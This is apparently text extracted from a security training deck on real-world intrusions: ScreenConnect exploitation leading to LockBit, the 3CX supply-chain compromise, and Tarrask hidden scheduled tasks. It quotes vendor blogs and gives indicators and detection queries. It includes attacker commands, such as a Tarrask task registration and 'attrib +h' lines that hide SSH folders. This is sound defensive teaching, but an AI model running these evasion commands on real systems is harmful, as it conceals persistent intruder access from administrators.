
Patch the ScreenConnect server software or delete the SetupWizard.aspx file after install.

<https://www.huntress.com/blog/slashandgrab-screenconnect-post-exploitation-in-the-wild-cve-2024-1709-cve-2024-1708>

<https://www.huntress.com/blog/a-catastrophe-for-control-understanding-the-screenconnect-authentication-bypass>



Real World Talk



Detection Timeline

- Monitored wininit.exe (1 of 4) Interval: Unknown #728
- Monitored services.exe (2 of 4) Interval: 0s #848
- Monitored ScreenConnect.ClientService.exe (3 of 4) Interval: 0s #4080
- Critical LB3.exe (4 of 4) Interval: 1d 7h 27m 54s #7680

Process Details	
Parent PID	4080
PID	7680
User	NT AUTHORITY\SYSTEM
User ID	S-1-5-18
Process Name	LB3.exe
Detection Rule	Lockbit Process Name
Started At	2024-02-22 11:12:34 UTC
Elevated Access Privileges	False
Executable	C:\Windows\TEMP\ScreenConnect\22.5.7881.8171\LB3.exe
Command Line	"C:\Windows\TEMP\ScreenConnect\22.5.7881.8171\LB3.exe"
MITRE	

SlashAndGrab: ScreenConnect Post-Exploitation in the Wild (CVE-2024-1709 & CVE-2024-1708)

February 23, 2024

By Team Huntress

Table of Contents:

- Adversaries Deploying Ransomware
- Adversaries Enumerating
- Adversary Cryptocurrency Miners
- Adversaries Installing Additional Remote Access
- Downloading Tools and Payloads
- Adversaries Dropping Cobalt Strike
- Adversaries Persisting
- Wrapping Up
- Appendix

Since February 19, Huntress has been sharing technical details of the ScreenConnect vulnerability we're calling "SlashAndGrab." In previous posts, we shared the details of this vulnerability, its exploit, and shared detection guidance.

In this article, we've collected and curated threat actor activity fresh from the Huntress Security Operations Center (SOC), where our team has detected and kicked out active adversaries leveraging ScreenConnect access for post-exploitation tradecraft.

The adversaries taking advantage of this vulnerability have been VERY busy. There is a lot to cover here, so buckle up and enjoy some tradecraft!

Adversaries Deploying Ransomware

A number of adversaries leveraged their newly ill-gotten ScreenConnect gains to deploy ransomware.

LockBit

With the impressive joint international **takedown efforts** to disrupt the LockBit ransomware group, many are asking how "LockBit" is still relevant. The LockBit deployments that we've seen are invoked with an encryptor that looks to be compiled around September 13, 2022—which is the same timeline as the leaked LockBit 3.0 builder in the past. One observed filename is classic `LB3.exe`, which again, matches the canned and publicly leaked builder.

We believe this is an important distinction. While the malware deployed appears associated with LockBit, there is no evidence we've seen suggesting the joint international takedown efforts are anything short of a landmark milestone to disrupt one of the largest and most active ransomware groups in the world.

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
Admin

Malware


Engineer



Level 2: ET Phone Home



C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\app\Update.exe




C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\3CXDesktopApp.exe






C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\app\ffmpeg.dll

C:\Users\Admin\AppData\Local\Programs\3CXDesktopApp\app\d3dcompiler_47.dll



raw.githubusercontent.com/IconStorages/images/main/icon15.ico



Real World Talk




Summary

In March 2023, 3CX experienced a supply chain compromise from a North Korean threat actor. Mandiant investigations found this was caused by another supply chain compromise of X_Trader.



Technical Information

Compromised 3CX installers came bundled with malicious ffmpeg.dll designed to load shellcode from within a tampered d3dcompiler_47.dll file. This beacons to a github repository with .ico files which upon decrypting would reveal C2 information.



Identification

- 3CX versions 18.12.416 and 18.12.407 MSI installers
- Suspicious connections back to raw.githubusercontent.com
- VPN logs (First supply chain attack was via compromise of personal PC to gain access to VPN credentials)



Mitigation


- Block outbound to raw.githubusercontent.com
- EDR tooling
- Application allowlisting

<https://www.mandiant.com/resources/blog/3cx-software-supply-chain-compromise>

<https://www.3cx.com/blog/news/mandiant-security-update2/>

https://twitter.com/fr0gger_/status/1641668394155151366/photo/1

<https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/>



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
Admin

Malware


Engineer




Level 3: Scheduling Assistant




```
winupdate.exe -name WinUpdate -path C:\Windows\System32\winsrv.exe -param  
"-relaysrv 127.0.0.1"
```



Scheduled Task Created: WinUpdate



Registry Key Deleted: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\WinUpdate -> SD



Real World Talk

<https://www.microsoft.com/en-us/security/blog/2022/04/12/tarrask-malware-uses-scheduled-tasks-for-defense-evasion/>




Summary

Tarrask is a family of malware used by HAFNIUM \ Silk Typhoon, a Chinese nation state threat actor, for creating scheduled tasks in a way which deletes a registry key to make them invisible to system administrators.



Technical Information

After creating a scheduled task, Tarrask deletes the associated Security Descriptor (SD) registry key at in the Windows Registry so that Windows is unsure of who has permission to view the task, and as such shows it to no one.



Identification


```
gci 'REGISTRY::HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree' -rec -force | Get-ItemProperty | ?{$_.SD.length -lt 100}
```

```
gci 'REGISTRY::HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree' -rec -force | ?{$_.Property -notcontains 'SD'}
```



Mitigation

- Restrict access to and monitor actions taken by NT AUTHORITY\SYSTEM.
- EDR tooling
- Application allowlisting



Real World Talk

```

Select Administrator: Command Prompt

C:\DEMO>winupdate.exe -name WinUpdate -path C:\Windows\System32\winsrv.exe -time 2020-03-02T12:00:00 -param "-relayserver 127.0.0.1"

Success! Task successfully registered.
pid=1140
delete SD success.
    
```

Effectively hiding scheduled tasks

In this scenario, the threat actor created a scheduled task named "WinUpdate" via HackTool:Win64/Tarrask in order to re-establish any dropped connections to their command and control (C&C) infrastructure. This resulted in the creation of the registry keys and values described in the earlier section, however, the threat actor deleted the SD value within the Tree registry path.




Figure 4. Deletion of the security descriptor (SD) value
 In this context, SD refers to the Security Descriptor, which is not allowed to run the task. Interestingly, the task's name "disappears" from the Task Scheduler interface.

April 12, 2022

Threat intelligence

Silk Typhoon (HAFNIUM)

State-sponsored threat actor

more

actor name... tracked as **Silk Typhoon**.

To learn about how the new taxonomy represents the origin, unique traits, and impact of threat actors, and to get a complete mapping of threat actor names, read this blog: [Microsoft shifts to a new threat actor naming taxonomy](#).

As Microsoft continues to track the high-priority state-sponsored threat actor **HAFNIUM**, new activity has been uncovered that leverages unpatched zero-day vulnerabilities as initial vectors. The Microsoft Detection and Response Team (DART) in collaboration with the Microsoft Threat Intelligence Center (MSTIC) identified a multi-stage attack targeting the Zoho Manage Engine Rest API authentication bypass vulnerability to initially implant a Godzilla web shell with similar properties detailed by the Unit42 team in a [previous blog](#).

Microsoft observed HAFNIUM from August 2021 to February 2022, target those in the telecommunication, internet service provider and data services sector, expanding on targeted sectors observed from their earlier operations conducted in [Spring 2021](#).

Further investigation reveals forensic artifacts of the usage of Impacket tooling for lateral movement and execution and the discovery of a defense evasion malware called Tarrask that creates "hidden" scheduled tasks, and subsequent actions to the task attributes, to conceal the scheduled tasks from traditional me...

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
Admin

Malware


Engineer




Level 4: Secure Session




```
attrib +h %PROGRAMDATA%\ssh  
attrib +h %SystemRoot%\System32\config\systemprofile\ssh
```



